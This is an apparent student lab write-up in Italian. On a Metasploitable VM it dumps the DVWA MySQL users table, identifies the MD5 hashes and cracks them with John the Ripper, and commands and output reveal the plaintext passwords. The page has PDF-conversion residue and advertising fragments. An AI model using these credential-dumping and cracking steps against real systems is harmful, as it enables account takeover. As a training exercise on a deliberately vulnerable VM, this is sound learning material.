


## RECUPERO PASSWORD TRAMITE MYSQL SULLA MV METASPLOIT.




The screenshot shows a Metasploit terminal window with the title 'Metasploitable [In esecuzione] - Oracle VirtualBox'. The terminal displays the output of a MySQL query: 'mysql> SELECT \* FROM users;'. The result shows 5 rows in the 'users' table, including columns for user\_id, first\_name, last\_name, user, and password. The passwords are displayed as long hexadecimal strings.

```
+-----+
2 rows in set (0.00 sec)

mysql> SELECT * FROM users;
+-----+
| user_id | first_name | last_name | user      | password |
| avatar  |
+-----+
| 1 | admin    | admin    | admin    | 5f4dcc3b5aa765d61d8327deb882cf99 |
| http://192.168.20.20/dvwa/hackable/users/admin.jpg |
| 2 | Gordon   | Brown    | gordonb   | e99a18c428cb38d5f260853678922e03 |
| http://192.168.20.20/dvwa/hackable/users/gordonb.jpg |
| 3 | Hack     | Me       | 1337      | 8d3533d75ae2c3966d7e0d4fcc69216b |
| http://192.168.20.20/dvwa/hackable/users/1337.jpg |
| 4 | Pablo    | Picasso  | pablo     | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| http://192.168.20.20/dvwa/hackable/users/pablo.jpg |
| 5 | Bob      | Smith    | smithy    | 5f4dcc3b5aa765d61d8327deb882cf99 |
| http://192.168.20.20/dvwa/hackable/users/smithy.jpg |
+-----+
5 rows in set (0.00 sec)

mysql>
```

Creazione file Hash.txt con il comando **nano hash.txt**



The screenshot shows a nano text editor window titled 'hash.txt' on a Kali Linux system. The file contains five lines of hexadecimal hash values, which correspond to the passwords from the previous screenshot. The nano editor's interface, including the menu bar and status bar, is visible.

```
GNU nano 8.3 hash.txt
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```

Controllo effettivo del codice in md5 con il comando `hash-identifier "codice"`, solo per una questione di sicurezza visto che i 32 caratteri indicano quasi sicuramente un codice md5

[illegible]

Una volta installato nella kali Jhon the ripper usiamo il comando `john --format=raw-md5 hash.txt` per il crack delle password



```
(kali@kali)-[~]
$ john --format=raw-md5 hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (?)
password      (?)
abc123        (?)
letmein       (?)
Proceeding with incremental:ASCII
charley       (?)
5g 0:00:00:01 DONE 3/3 (2025-05-08 14:53) 3.623g/s 129100p/s 129100c/s 129656C/s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~]
$ john --show --format=raw-md5 hash.txt
```

Una volta completata l'operazione con il comando `john --show --format=raw-md5 hashes.txt` le password verranno mostrate in chiaro

```
(kali@kali)-[~]
└─$ john --format=raw-md5 hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (?)
password      (?)
abc123        (?)
letmein       (?)
Proceeding with incremental:ASCII
charley       (?)
5g 0:00:00:01 DONE 3/3 (2025-05-08 14:53) 3.623g/s 129100p/s 129100c/s 129656C/s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~]
└─$ john --show --format=raw-md5 hash.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left

(kali@kali)-[~]
└─$
```

Per un'ulteriore conferma usando un sito di generatore codici hash md5 inseriamo la password in chiaro che ci restituirà il codice.

DT Dan's Tools

Web Dev

Conversion


Encoders / Decoders

Formatters

Internet

English

Prendi velocità con il WiFi di TIM.



DA 24,90€ al mese PER CLIENTI MOBILI

SCOPRI DI PIÙ

Entro 24/05/25. Copertura e condizioni su tim.it

Use this generator to create an MD5 hash of a string:


abc123

Generate →

Your String	abc123
MD5 Hash	e99a18c428cb38d5f260853678922e03 <button>Copy</button>
SHA1 Hash	6367c48dd193d56ea7b0baad25b19455e529f5ee <button>Copy</button>

This MD5 hash generator is useful for encoding passwords, credit cards numbers and other sensitive date into MySQL, Postgress or other databases. PHP programmers, ASP programmers and anyone developing on MySQL, SQL Database or similar should find this online tool as especially handy resource.

Prendi velocità con il WiFi di TIM.



DA 24,90€ al mese PER CLIENTI MOBILI